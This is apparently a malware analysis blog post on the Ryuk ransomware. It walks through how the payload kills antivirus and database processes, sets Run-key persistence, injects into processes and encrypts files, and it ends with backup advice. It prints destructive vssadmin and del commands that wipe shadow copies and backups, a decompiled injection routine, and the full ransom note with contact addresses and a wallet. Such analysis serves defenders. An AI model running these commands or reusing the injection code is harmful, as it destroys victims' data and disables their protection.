
RYUK

UDURRANI

Introduction


Ryuk is a fictional character in one of a Japanese series that I never followed. I don't know much about the character but **Ryuk** ransomware variant is pretty interesting Its not as straight forward as other variants. The first stage executable I found, was compiled on Aug 14th (8/14/2018)




Summary


- User initiates the payload
- Payload drops encryption keys and a bat file
- Payload executes the following commands
  - **Taskkill**: To kill specific apps and anti virus software
  - **REG**: Used for persistence
- Payload starts encrypting the files, folders and shares recursively, without modifying the file name or extension.
- Key(s) destruction
- Payload executes the dropped bat file and initiates the following commands
  - **DEL**: Used to delete files and folders
  - **VSSADMIN**: Used to delete shadow copies.

Flow



If you follow the life cycle of this payload, it executes multiple **commands**, mainly NET.exe, NET1.exe, DEL.exe, REG.exe, TASKKILL.exe.





For fancy stats go to http://udurrani.com/exp0/ryuk_command_stats.html

All the commands are executed by using *ShellExecuteW*() function

```
func_1(&param + sign_extend_64(rdi) * 0x2, u"\System32\cmd.exe", ...);

ShellExecuteW(0x0, 0x0, &param, rbp, "FolderPath", INT ShowCmd);
```

In this case ***param*** is using CMD.exe to execute other commands with ***rbp*** as command line argument(s). Don't worry about sign_extend(), thats just to change a shorter value to longer one. Internally, in most cases *ShellExecute()* function calls *CreateProcess*().

```
CreateProcessW (
   "C:\Windows\System32\taskkill.exe",
   ""C:\Windows\System32\taskkill.exe" /IM zoolz.exe /F",
   NULL,
   NULL,
   FALSE,
   CREATE_DEFAULT_ERROR_MODE | CREATE_NEW_CONSOLE | CREATE_UNICODE_ENVIRONMENT | EXTENDED_STARTUPINFO_PRESENT,
   NULL,
   "C:\Users\foo\Desktop",
   0x000000000344f690,
   0x0000000000370648
);
```

Let's look at all the TASKKILL commands. I am sure you can figure out what those commands are doing.

"C:\Windows\System32\taskkill.exe" /IM zoolz.exe /F	"C:\Windows\System32\taskkill.exe" /IM agntsvc.exe /F	"C:\Windows\System32\taskkill.exe" /IM dbeng50.exe /F	"C:\Windows\System32\taskkill.exe" /IM dbsnmp.exe /F
"C:\Windows\System32\taskkill.exe" /IM encsvc.exe /F	"C:\Windows\System32\taskkill.exe" /IM excel.exe /F	"C:\Windows\System32\taskkill.exe" /IM firefoxconfig.exe /	"C:\Windows\System32\taskkill.exe" /IM infopath.exe /F
"C:\Windows\System32\taskkill.exe" /IM isqlplussvc.exe /F	"C:\Windows\System32\taskkill.exe" /IM msaccess.exe /F	"C:\Windows\System32\taskkill.exe" /IM msftesql.exe /F	"C:\Windows\System32\taskkill.exe" /IM mspub.exe /F
"C:\Windows\System32\taskkill.exe" /IM mydesktopqos.exe /F	"C:\Windows\System32\taskkill.exe" /IM mydesktopservice.exe /F	"C:\Windows\System32\taskkill.exe" /IM mysqld.exe /F	"C:\Windows\System32\taskkill.exe" /IM mysqld-nt.exe /F
"C:\Windows\System32\taskkill.exe" /IM mysqld-opt.exe /F	"C:\Windows\System32\taskkill.exe" /IM ocautoupds.exe /F	"C:\Windows\System32\taskkill.exe" /IM ocomm.exe /F	"C:\Windows\System32\taskkill.exe" /IM ocssd.exe /F
"C:\Windows\System32\taskkill.exe" /IM onenote.exe /F	"C:\Windows\System32\taskkill.exe" /IM oracle.exe /F	"C:\Windows\System32\taskkill.exe" /IM outlook.exe /F	"C:\Windows\System32\taskkill.exe" /IM powerpnt.exe /F
"C:\Windows\System32\taskkill.exe" /IM sqbcoreservice.exe /F	"C:\Windows\System32\taskkill.exe" /IM sqlagent.exe /F	"C:\Windows\System32\taskkill.exe" /IM sqlbrowser.exe /F	"C:\Windows\System32\taskkill.exe" /IM sqlservr.exe /F
"C:\Windows\System32\taskkill.exe" /IM sqlwriter.exe /F	"C:\Windows\System32\taskkill.exe" /IM steam.exe /F	"C:\Windows\System32\taskkill.exe" /IM synctime.exe /F	"C:\Windows\System32\taskkill.exe" /IM tbirdconfig.exe /F
"C:\Windows\System32\taskkill.exe" /IM thebat.exe /F	"C:\Windows\System32\taskkill.exe" /IM thebat64.exe /F	"C:\Windows\System32\taskkill.exe" /IM thunderbird.exe /F	"C:\Windows\System32\taskkill.exe" /IM visio.exe /F
"C:\Windows\System32\taskkill.exe" /IM winword.exe /F	"C:\Windows\System32\taskkill.exe" /IM wordpad.exe /F	"C:\Windows\System32\taskkill.exe" /IM xfssvccon.exe /F	"C:\Windows\System32\taskkill.exe" /IM tmlisten.exe /F
"C:\Windows\System32\taskkill.exe" /IM PccNTMon.exe /F	"C:\Windows\System32\taskkill.exe" /IM CNTAoSMgr.exe /F	"C:\Windows\System32\taskkill.exe" /IM Ntrtscan.exe /F	"C:\Windows\System32\taskkill.exe" /IM mbamtray.exe /F

Here is the list of NET commands

"C:\Windows\System32\net.exe" stop "Acronis VSS Provider" /y	"C:\Windows\system32\net1 stop "Acronis VSS Provider" /y	"C:\Windows\System32\net.exe" stop "Enterprise Client Service" /y	"C:\Windows\System32\net.exe" stop "Sophos Agent" /y
"C:\Windows\System32\net.exe" stop "Sophos AutoUpdate Service" /y	"C:\Windows\system32\net1 stop "Sophos AutoUpdate Service" /y	"C:\Windows\System32\net.exe" stop "Sophos Clean Service" /y	"C:\Windows\system32\net1 stop "Sophos Clean Service" /y
"C:\Windows\System32\net.exe" stop MBAMService /y	"C:\Windows\System32\net.exe" stop McAfeeFrameworkMcAfeeFramework /y	"C:\Windows\System32\net.exe" stop MSSQL$PRACTTICEBGC /y	

Payload runs the following command for persistence:

REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos" /t REG_SZ /d "C:\Users\foo\Desktop\PAYLOAD.exe" /f

Registry entry is called **svchos.**

List of VSSADMIN commands

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
```

List of DEL commands

```
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk
del %0
```

Vssadmin and **del** commands are part of a dropped file called **windows.bat**

I remember another ransomware, actually a **wiper**, I named **server destroyer.** It also had similar set of features. Please **NOTE**: This particular payload is **not** a wiper. You can take a look at ***server destroyer wiper*** by clicking on the following links:

SUMMARY

http://udurrani.com/0fff/server_ransomware.pdf

AUTOMATED FLOW THAT SHOWS LATERAL MOVEMENT AND ALL THE COMMANDS

http://udurrani.com/0fff/server_ransomware_flow.pdf

Another similar example: ***Olympic destroyer wiper***

http://udurrani.com/exp0/olympic_destroyer.pdf

Injection

The payload uses the following functions to iterate through the processStack
CreateToolhelp32Snapshot() // If return != INVALID_HANDLE_VALUE
-> **Process32First**
-> **Process32Next**


Description of processes is retreived by **PROCESSENTRY32** DataStructure

Payload uses above methodology to go through processes but skips the following processes i.e. excluded from the injection

- csrss.exe
- explorer.exe
- lsaas.exe

Time for an injection:

I think it's better to draw it out first.



The payload actually has a function that takes an ***integer*** value. This value is the PID that attacker wants to inject into. Once the payload retrieves the right PID, its passed to the function and the injection mechanism starts working.

```
int func_420(int param_1) {    // whoever calls this function, will pass the target PID

rax = OpenProcess(0x1fffff, 0x0, param_1);   // This will get the processHandle used for later as well
        ..
    if (rax != 0x0) {
                ..
        rax = VirtualAllocEx(rdi, rsi, *(int32_t *)(sign_extend_64(*(int32_t *)(rax + 0x3c)) + rsi + 0x50), ...);
                ..
        ..
        if (WriteProcessMemory(rdi, rbx, rsi, rbp, BYTES) == 0x0) {
                                    CloseHandle();
                                    VirtualFreeEx(rdi, rsi, 0x0, 0x8000);  // MEM_RELEASE = 0x8000
                            }

                            else {
                                    if ((*CreateRemoteThread)(...) == 0x0) {
                                            ..
                                            CloseHandle(rdi);
                                            VirtualFreeEx(rdi, rsi, 0x0, 0x8000);  // MEM_RELEASE = 0x8000
                                    }
                            }
                    }
```

Payload also uses the following function(s) to elevate the privileges.

```
LookupPrivilegeValueW(0x0, u"SeDebugPrivilege", r8)
// If the above function returns 0 => ERROR


else {

    AdjustTokenPrivileges(rbx, 0x0, r8, 0x10, ... )

//If the payload receives 1300 || 0x514, that would imply token did not have enough privileges.

}
```

Once the injection is complete, the fun begins????

YES! you got it: Your files are getting encrypted recursively by the brand new thread created, right after the injection and you can't do squat about it.

The good news is: It doesn't touch some of the folders e.g. Windows, Chrome, Mozilla but that doesn't really help!

Ransom Note


```
Gentlemen!

Your business is at serious risk.
There is a significant hole in the security system of your company.
We've easily penetrated your network.
You should thank the Lord for being hacked by serious people not some stupid schoolboys or
dangerous punks.
They can damage all your important data just for fun.

Now your files are crypted with the strongest millitary algorithms RSA4096 and AES-256.
No one can help you to restore files without our special decoder.

Photorec, RannohDecryptor etc. repair tools
are useless and can destroy your files irreversibly.

If you want to restore your files write to emails (contacts are at the bottom of the sheet)
and attach 2-3 encrypted files
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples and our conditions how to get the decoder.
Please don't forget to write the name of your company in the subject of your e-mail.

You have to pay for decryption in Bitcoins.
The final price depends on how fast you write to us.
Every day of delay will cost you additional +0.5 BTC
Nothing personal just business

As soon as we get bitcoins you'll get all your decrypted data back.
Moreover you will get instructions how to close the hole in security
and how to avoid such problems in the future
+ we will recommend you special software that makes the most problems to hackers.

Attention! One more time !

Do not rename encrypted files.
Do not try to decrypt your data using third party software.

P.S. Remember, we are not scammers.
We don`t need your files and your information.
But after 2 weeks all your files and keys will be deleted automatically.
Just send a request immediately after infection.
All data will be restored absolutely.
Your warranty - decrypted samples.

contact emails
eliasmarco@tutanota.com
or
CamdenScott@protonmail.com

BTC wallet:
15RLWdVnY5n1n7mTvU1zjg67wt86dhYqNj

Ryuk

No system is safe
```

File Extension: Normally ransomware payload would change the file extensions but in this case file names and extensions are not touched. However file content is encrypted. I like to code, thats why I developed a similar ransomware that uses AES-RSA encryption and won't modify file extension(s). I tested it against 2 AV engines. **NOTE**: Its not about who is better. I had 2 AV engines, so I used them for testing.

https://youtu.be/QkNjGGqvtQM

Conclusion

- No matter what people tell you, you ***MUST*** backup your corporate data
- Use 2 layers of end-point security
- Hire security folks that can automate
- Remember, if you pay the ransom, that doesn't guarantee you will get your data back. BlackSheep ransomware had no decryption path.
- Last but not least, hire smart folks



"I'm no expert, but I think it's some kind of cyber attack!"